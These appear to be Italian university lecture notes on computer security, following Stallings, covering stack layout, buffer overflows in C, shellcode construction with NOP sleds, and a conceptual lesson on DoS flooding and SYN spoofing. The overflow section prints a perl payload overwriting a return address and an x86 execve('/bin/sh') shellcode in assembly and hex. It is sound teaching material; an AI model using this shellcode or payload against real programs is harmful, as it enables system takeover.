0x0000000000400609 <+109>:  call   0x400450 <strcmp@plt>
---Type <return> to continue, or q <return> to quit---
```


L'avvio della funzione *next\_tag* avviene all'indirizzo 0x400638, infatti, se proviamo a fare il disassembly della memoria a quella zona otteniamo questo:

```
Quit
(gdb) disas /m next_tag
Dump of assembler code for function next_tag:
0x0000000000400638 <+0>:    push   rbp
0x0000000000400639 <+1>:    mov    rbp,rsp
0x000000000040063c <+4>:    sub    rsp,0x10
0x0000000000400640 <+8>:    mov    QWORD PTR [rbp-0x8],rdi
0x0000000000400644 <+12>:   mov    rax,QWORD PTR [rbp-0x8]
0x0000000000400648 <+16>:   mov    DWORD PTR [rax],0x52415453
0x000000000040064e <+22>:   mov    WORD PTR [rax+0x4],0x54
0x0000000000400654 <+28>:   mov    rax,QWORD PTR [rbp-0x8]
0x0000000000400658 <+32>:   mov    rsi,rax
0x000000000040065b <+35>:   mov    rdi,0x400768
0x0000000000400660 <+40>:   mov    eax,0x0
0x0000000000400665 <+45>:   call   0x400460 <printf@plt>
0x000000000040066a <+50>:   leave 
0x000000000040066b <+51>:   ret
End of assembler dump.
(gdb)
```

Ma quelli visti sono indirizzi fisici o virtuali? Sono fisici nella RAM e in assenza di altre tecniche l'eseguibile viene creato solo una volta e poi gli indirizzi sono sempre gli stessi.

Nel codice noi vediamo che le due stringhe sono messe una vicino l'altra e quando andranno compilate si troveranno in zone della memoria contigue, a meno che il compilatore non si comporti in maniera differente

I moderni linguaggi ad alto livello hanno una forte notazione di tipo e di operazioni valide, questo gli permette di non essere vulnerabili ad attacchi di tipo buffer overflow ma ovviamente c'è uno svantaggio ovvero, le loro prestazioni. Storicamente utilizziamo il linguaggio C perché è il linguaggio di più alto livello ad essere vicino all'architettura che abbiamo sotto, questo però causa la possibilità di attacchi di buffer overflow; infatti, storicamente parlando è quello più colpito.



**Figure 10.3 Example Stack Frame with Functions P and Q**


Questo è tipicamente come viene gestita la memoria a calcolatori 1 la vediamo di solito al contrario, ma qui la vediamo dal basso verso l'alto l'esempio di una funzione P che ne chiama una Q:

La funzione P aveva il suo **return addr** e salvato il suo **vecchio frame pointer** per prepararsi a chiamare Q. Si salva i suoi due parametri, che possono essere parametri d'ingresso e/o di uscita **ma dipende dalle scelte di compilatore che andranno gestite in qualche modo**. Abbiamo poi l'indirizzo di ritorno che metto quando faccio la chiamata alla funzione Q.

Q salva il vecchio **frame pointer** ed **inizializza il suo base pointer** e poi carica le sue variabili locali.

Di seguito invece c'è in che modo viene tipicamente gestita la memoria, partiamo dalla parte bassa.

- **Process control block**, sono degli indici di controllo di processi ed evitano la sovrapposizione degli spazi e sono più vicini agli indirizzi di inizio della memoria
- Codice macchina associato al programma
- Variabili globali
- **Heap – stack**, le quali convergono l'una verso l'altra ed il primo per le variabili allocate dinamicamente il secondo per le variabili locali di funzioni
- Codice di kernel



**Figure 10.4** Program Loading into Process Memory

Vediamo un altro esempio, abbiamo una funzione hello che prende 16 caratteri in input e stampa la stringa con “gets” sempre funzione incriminante.

```
void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

(a) Basic stack overflow C code

```
$ cc -g -o buffer2 buffer2.c
$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done

$ ./buffer2
Enter value for name: XXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)

$ perl -e 'print pack("H*", "414243444546474851525354555657586162636465666768
08fcffbf948304080a4e4e4e0a");' | ./buffer2
Enter value for name:
Hello your Re?pyjuEA is ABCDEFGHQRSTUVWXabcdefguyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)
```

(b) Basic stack overflow example runs

**Figure 10.5** Basic Stack Overflow Example

Supponiamo di creare una semplice funzione che riserva uno spazio di memoria per la variabile locale (inp) e poi chiami la sotto-procedura gets (immissione di dati da tastiera) per “popolarne il valore”.

Il problema è che la funzione gets non effettua nessun controllo sulla dimensione dell'input (quello che diamo noi da tastiera) rispetto alla dimensione del buffer. Se si inserisce un dato più grande del buffer allora si causa la sovrascrittura di frame pointer e return address nello stack (ovvero quelli che ci permettono di passare dalla subroutine gets a quella Hello). L'immediata conseguenza è che, quando la subroutine deve restituire il controllo al chiamante, si causa un **Segmentation fault**, siccome salta a una locazione di memoria senza significato. Abbiamo quindi il **Crash del programma**.

Se mettiamo tanti dati va in **segmentation fault** qui quello che si è guastato è **lo stack**. Nonostante non capiamo il codice pearl cosa notiamo? Che il codice è stato eseguito due volte infatti c'è doppia richiesta di "enter value for name", questo perché nel primo input che ho fornito c'è un indirizzo di memoria e ho sovrascritto l'indirizzo di ritorno.

Molti degli esempi mostrati a lezione sono quelli dello stallings, se qualcuno vuole può implementarli tranquillamente da sol\* però da fare attenzione alla questione dell'architettura.

Questo esempio di seguito il prof non l'ha implementato ma c'è un main con un buffer di 16 caratteri.

```
void getinp(char *inp, int siz)
{
    puts("Input value: ");
    fgets(inp, siz, stdin);
    printf("buffer3 getinp read %s\n", inp);
}

void display(char *val)
{
    char tmp[16];
    sprintf(tmp, "read val: %s\n", val);
    puts(tmp);
}

int main(int argc, char *argv[])
{
    char buf[16];
    getinp(buf, sizeof(buf));
    display(buf);
    printf("buffer3 done\n");
}
```

(a) Another stack overflow C code

```
$ cc -o buffer3 buffer3.c
$ ./buffer3
Input value:
SAFE
buffer3 getinp read SAFE
read val: SAFE
buffer3 done

$ ./buffer3
Input value:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXX
buffer3 getinp read XXXXXXXXXX
read val: XXXXXXXXXX

buffer3 done
Segmentation fault (core dumped)
```

(b) Another stack overflow example runs

# Some Common Unsafe C Standard Library Routines

<code>gets(char *str)</code>	read line from standard input into str
<code>sprintf(char *str, char *format, ...)</code>	create str according to supplied format and variables
<code>strcat(char *dest, char *src)</code>	append contents of string src to string dest
<code>strcpy(char *dest, char *src)</code>	copy contents of string src to string dest
<code>vsprintf(char *str, char *fmt, va_list ap)</code>	create str according to supplied format and variables

A 1:22:00 apre alcuni laboratori di docker per far vedere buffer overflow, per chi vuole fare questo come elaborato può vederli per sfruttare le cose mostrate.

## Shell Code Development

Gli attacchi di Buffer Overflow possono essere utilizzati per iniettare codice malevolo all'interno del buffer della vittima e trasferirne l'esecuzione, ciò consente all'attaccante di prendere il controllo del sistema target e farne ciò che vuole (Dipende anche dai privilegi del processo attacco ciò che l'attaccante può fare)

**Un esempio tipico di “codice malevolo” è la ShellCode che consiste nell’aprire e trasferire il controllo ad una shell remota per consentire all’attaccante di accedere a qualsiasi programma del sistema** (con i privilegi del processo attaccato).

In particolare, se un attaccante volesse utilizzare un attacco di Stack Buffer Overflow per iniettare e trasferire l'esecuzione ad una Shell Code allora egli dovrebbe:

1. Creare lo Shell Code e tradurlo nel linguaggio macchina equivalente
2. Iniettare lo “Shell Code tradotto” all'interno dello Stack in modo tale da sovrascrivere anche il “Return Address” con un indirizzo che porti sempre all'interno del buffer, ovvero alla prima istruzione dello shell code stesso. Al momento del ritorno dalla funzione, invece di restituire il controllo al programma chiamante, verrà eseguito lo ShellCode .

Se una funzione chiama una subroutine, la subroutine (frame 2) devo sostituire gli elementi all'interno del frame associato al chiamante così che quando termina l'esecuzione e viene caricato il return address si salta allo Shell Code.

Esempio: Il codice (a) è un esempio di Shell Code (Apre una Shell). La domanda è: come faccio a fare in modo che venga eseguito? Anzitutto, bisogna tradurlo in Assembly (b) e poi in linguaggio macchina (c), ottenendo i seguenti 40 byte:

```

int main(int argc, char *argv[])
{
    char *sh;
    char *args[2];

    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve(sh, args, NULL);
}

```

(a) Desired shellcode code in C

```

nop
nop          // end of nop sled
jmp  find      // jump to end of code
cont: pop  %esi      // pop address of sh off stack into %esi
      xor  %eax,%eax    // zero contents of EAX
      mov   %al,0x7(%esi) // copy zero byte to end of string sh (%esi)
      lea   (%esi),%ebx    // load address of sh (%esi) into %ebx
      mov   %ebx,0x8(%esi) // save address of sh in args[0] (%esi+8)
      mov   %eax,0xc(%esi) // copy zero to args[1] (%esi+c)
      mov   $0xb,%al        // copy execve syscall number (11) to AL
      mov   %esi,%ebx        // copy address of sh (%esi) to %ebx
      lea   0x8(%esi),%ecx    // copy address of args (%esi+8) to %ecx
      lea   0xc(%esi),%edx    // copy address of args[1] (%esi+c) to %edx
      int  $0x80        // software interrupt to execute syscall
find: call cont      // call cont which saves next address on stack
sh: .string "/bin/sh " // string constant
args: .long 0          // space used for args array
     .long 0          // args[1] and also NULL for env array

```

(b) Equivalent position-independent x86 assembly code

```

90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20

```

(c) Hexadecimal values for compiled x86 machine code

A questo punto se questi 40 byte vengono posti in input a delle funzioni vulnerabili (*come gets, sprintf etc*) allora esso verrà iniettato all'interno dello stack (nel frame del chiamante) sovrascrivendo anche il return addresses in modo tale che punti proprio alla prima istruzione della Shell code.

Affinché lo ShellCode sia eseguito correttamente bisogna che venga tradotto nel linguaggio assembly corrispondente e dopo in quello macchina. Tuttavia, ci sono dei problemi su cui porre l'attenzione :


1. Non si conosce l'esatta posizione del buffer all'interno dello stack frame in cui lo Shell Code sarà iniettato. *Per capire: Dipende da quante chiamate a funzioni sono state fatte, dal numero di variabili in ogni funzione etc.*

Ciò genera due problemi da dover risolvere per rendere lo *Shell Code position*:


1. Quale indirizzo inserire in "Return Address"? Non potendo inserire l'indirizzo di partenza esatto della Shell Code (*poiché non noto*) allora si può sfruttare il fatto che lo Shell Code è tipicamente più piccolo(40byte) del buffer in cui viene inserito.

L'idea è di piazzare lo ShellCode alla fine del buffer e riempire la parte restante precedente del buffer con un *NOP Sled* (insieme di istruzioni No operation ). In questo modo l'attaccante può specificare nel "Return

"Address" non per forza l'indirizzo della prima istruzione dello shell code ma qualunque indirizzo associato al *NOP Sled* poiché il processore le scorrerà semplicemente fino ad arrivare al "vero inizio" del codice malevolo



2. Che tipo di indirizzamento utilizzare all'interno del codice? L'attaccante non può utilizzare all'interno del codice macchina gli indirizzi assoluti (*sempre per quanto detto sopra*) allora l'idea è di utilizzare solo indirizzi relativi rispetto all'indirizzo iniziale della Shell Code (i.e. *la prima istruzione dopo il NOP Sled*). *Come individuare questa Base Address?* Si può utilizzare un semplice magheggio :
  - a. Invocare come prima istruzione dopo le NOP un'istruzione di JUMP ad un'ulteriore istruzione immediatamente precedente allo Shell Code reale.
  - b. Tale istruzione è una CALL verso una subroutine. Allora alla sua chiamata salva in cima allo stack l'indirizzo della prossima istruzione da eseguire al ritorno della subroutine che coincide proprio con l'indirizzo iniziale della Shell Code "reale". La prima operazione che dovrà fare la subroutine è una semplice pop dallo stack e memorizzazione all'interno di un registro.



La ShellCode non può contenere alcun valore NULL ,Ovvero lo 0, perché le funzioni che sono vulnerabili al Buffer Overflow lavorano con stringhe e trattano lo 0 come valore di terminazione della stringa stessa, dunque, l'unico posto in cui inserire 0 è solo alla fine dello shell code. Se si ha necessità dello "0" (come input di un'istruzione o come costante) esso viene generato "a run time" e utilizzato.

Ad esempio, un possibile metodo è la XOR del registro con sé stesso che causerà proprio la scrittura dello zero nel registro.

- Esempio: Se nel registro hai 101 allora 101 XOR 101 =000

# LEZIONE 24 21/12/21

Tra oggi e domani il prof vuole completare gli attacchi Denial Of Service (DoS) e le tecniche di firewalls, con qualche esempio.

## Attacchi DoS (Capitolo 7 stallings)

All'inizio del corso abbiamo parlato di DoS in riferimento alla compromissione della **Availability** e quindi la disponibilità di servizio, oggi vedremo di creare una tassonomia degli attacchi e ci concentriamo sulla descrizioni di quelli di **tipo distribuito D-Dos**.

Basandoci come al solito sulla definizione del NIST abbiamo che Il Denial of Service è **un'azione pro-attiva** che impedisce e compromette l'utilizzo di reti, sistemi e/o applicazioni esaurendone le risorse come la CPU, la memoria, la banda e lo spazio sul disco. Dunque, l'obiettivo di tale tipologia di attacco è di privare l'utente vittima della disponibilità (availability) di un qualche servizio.


Possiamo vedere una prima tassonomia degli attacchi a seconda di quale risorsa attaccano:

- **Banda di rete** (Ovviamente le preferite di rete): Tipicamente un attacco DoS a tale risorsa cerca di ridurre/saturare la banda di un organizzazione target. (Con banda di rete si intende la velocità di collegamento di un dispositivo all'Internet esterno)
  - Dal momento che la maggior parte delle aziende si collegano ad Internet tramite un ISP (Internet Service Provider), allora tipicamente il DoS va ad attaccare il collegamento fra azienda ed ISP oppure direttamente l'ISP (anche se più difficile)
- **Risorse di Sistema**: Tipicamente un attacco DoS a tale risorsa cerca di mandare in overloading o in crash il sistema di gestione della rete target
- **Risorse Applicative**: Tipicamente un attacco DoS a tale risorsa cerca di limitare le capacità di un server nel servire le richieste dei client, ci troviamo nel punto più alto nello stack e gli attacchi sfruttano vulnerabilità associate alla business logic.

La seguente immagine mostra una semplificazione di quello che può essere un gruppo di LAN collegate ad Internet. Una rete del genere è eterogenea: ci sono bande diverse nei vari nodi, e ciascun nodo è di dimensione differente. Una rete eterogenea è utile per un attacco del genere perché si possono creare i colli di **bottiglia necessari**.

Nella nuvola “internet” diamo per scontato che ci siano risorse a sufficienza per fornire a tutti le proprie richieste. I **broadband users** associati agli ISP sono coloro che utilizzano una quantità elevata di banda.

Questo scenario è interessante perché se mi andassi a concentrare sul collegamento della nuvola in basso a sinistra verso il backbone, e facessi confluire sul collegamento moltissime richieste verso il web Server sempre in basso a sinistra, io potrei creare un collo di bottiglia.



**Figure 7.1 Example Network to Illustrate DoS Attacks**

## Classic DoS Attacks

### 1. Flooding ping command

Partiamo con una serie di attacchi DoS, il primo è proprio quello di flooding (allagamento) ovvero inondiamo una rete di informazioni. Un esempio classico e semplice è quello di **ping che genera traffico ICMP verso un'unica destinazione**.

In particolare, se i router che ricevono questo flood (quelli lungo i collegamenti verso il target) hanno dei collegamenti ad elevate velocità allora essi sono in grado di gestirli (Tipicamente sono i router degli ISP). Se i router che ricevono questo flood non hanno dei collegamenti ad elevate velocità allora si creerà una congestione della sua rete (Tipicamente sono i router finali).

Facciamo una piccola digressione sullo spoofing IP, è chiaro che nel DoS risulta importa capire che questa tecnica consente di effettuare varie cose come **il mascheramento della sorgente** e se devo semplicemente mandare un pacchetto per effettuare traffico è chiaro che questa tecnica è la base. Proprio l'effetto dello spoofing crea un quantitativo di traffico **backscatter** ovvero traffico che risulta dalla **riflessione di pacchetti IP inviati con indirizzo sorgente sottoposto a spoofing**. Ma qualora avessi messo un indirizzo non associato a nulla in internet ecco che genero del traffico senza destinazione e quindi il pacchetto si avvicina il più possibile al router che gestisce quella famiglia di indirizzi IP fino a morire per via del Time To Leave.

Le difficoltà dell'attaccante sono:

- Necessita di una rete con collegamenti ad alta capacità, maggiore della capacità della rete dell'azienda target. (Altrimenti non riuscirebbe a trasmettere un flooding sufficiente)

- Il ping si basa su messaggi ICMP Echo Request, ciò comporta due problematiche:
  - L'indirizzo sorgente dell'attaccante è visibile nei pacchetti
  - Il ricevente potrebbe rispondere con degli ICMP Echo Reply degradando le prestazioni della rete dell'attaccante .

Allora l'idea è che l'attaccante può effettuare Spoofing IP utilizzando un indirizzo differente per ogni pacchetto del flood. Tale operazione permette di :

- Nascondere l'indirizzo reale dell'attaccante
- Il ricevente sparge le ICMP Echo Replies (i.e. non sono dirette solo verso l'attaccante) congestionando ulteriormente la rete (Back Scatter Traffic) poiché:
  - I sistemi che ricevono la Reply (quelli "spoofati") potrebbero a loro volta rispondere con messaggi di errore
  - Se il sistema ( "spoofato") non è raggiungibile allora si potrebbero innescare una serie di tentativi di re-invio delle Replies.

**Altri attacchi di tipo Flooding differiscono a seconda del protocollo utilizzato ma l'obiettivo è sempre lo stesso:** congestionare la capacità della rete su determinati collegamenti verso il server. Vediamo dunque altri esempi:

- **ICMP Flood:** Basati sull'invio di pacchetti ICMP Echo Request verso un destinatario e se è predisposto deve rispondere. Un esempio è il ping command flooding.
- **UDP Flood:** Basati sull'invio di pacchetti UDP verso alcuni numeri di porto del sistema target (ricordiamo che UDP non controlla ne flusso ne congestione).
  - Se il servizio sulla porta è abilitato, il server risponde con un pacchetto UDP
  - Se il servizio sulla porta non è abilitato, il server risponde con un messaggio di errore ICMP al mittente.

In entrambi i casi, un flooding di questo tipo va ad occupare moltissima capacità sul server target (Anche in questo caso è utile fare spoofing per non essere scoperti).

- **TCP-SYN Flood:** Simile al TCP-SYN spoofing (che vediamo dopo) ma lo scopo è generare un volume di traffico enorme per saturare i collegamenti. (Es. non si vuole fare denial della risorsa applicativa ma della banda di rete)

Il modo migliore per prevenire in generale un attacco DoS è "AntiSpoofing" . In tali tecniche un router /gateway che deve inviare un pacchetto controlla se nella sottorete da cui viene trasmesso esiste realmente l'indirizzo sorgente che sta provando ad inviarlo. Se non è presente allora si può dedurre che è spoofed e dunque il pacchetto sarà scartato.


**In particolare, Il "punto" della rete migliore in cui fare "antispoofing" è il più vicino possibile alla fonte. Di solito viene effettuata a livello dell'ISP che, conoscendo gli indirizzi IP dei suoi clienti, è in grado di controllare che siano usati indirizzi origine validi. Il problema è che non tutti gli ISP lo implementano perché ciò riduce le prestazioni dei router.**

Una strategia per difendersi dagli attacchi di flooding consiste nel limitare il rate di pacchetti sui collegamenti della rete che sono usati tipicamente per questo tipo di attacchi (Ad esempio ICMP o UDP). In questo modo, anche quando un attacco è in corso, il sistema riesce a sopportare il carico e a contenere l'attacco, permettendo alle richieste valide di non essere scartate.

## 2. TCP-SYN Spoofing

In generale, ricordiamo che TCP è un protocollo di livello trasporto stateful (a differenza di UDP). In particolare, nel three-way handshake di TCP:


1. Il client invia un SYN al server per richiedere la connessione
2. Il server, prima di inviare un SYN/ACK al client, **salva in una tabella locale i dettagli della richiesta ricevuta**. Tale tabella è opportunamente dimensionata basandosi sul presupposto che le connessioni sono stabilite velocemente e dunque le entry saranno velocemente rimosse (Es. dopo la connessione si eliminano i pacchetti memorizzati per fare spazio ad altri)
  - a. Perché ha questa tabella? Il server memorizza tali informazioni per ovviare a eventuali problemi di smarrimento dei pacchetti di cui IP soffre.



**Figure 7.2 TCP Three-Way Connection Handshake**

Il SYN Spoofing è un attacco DoS che cerca di saturare tali tabelle, con l'obiettivo ridurre la capacità di un server nel gestire nuove richieste di connessione. Non è un attacco mirato alla Banda di Rete piuttosto alle Risorse Applicative.

L'attacco consiste nell'inviare una richiesta con il **flag SYN alto** ad un nodo, il quale risponderà con il segmento SYN+ACK all'indirizzo spoofed e sarà chiamato **spoofed client**, il quale è un ulteriore nodo che riceverà un SYN+ACK. Ma non riceverà un solo pacchetto questo poiché il meccanismo TCP è previsto che se **non vedo arrivarmi il messaggio di chiusura io rimando il messaggio di SYN+ACK** prima di chiudere.



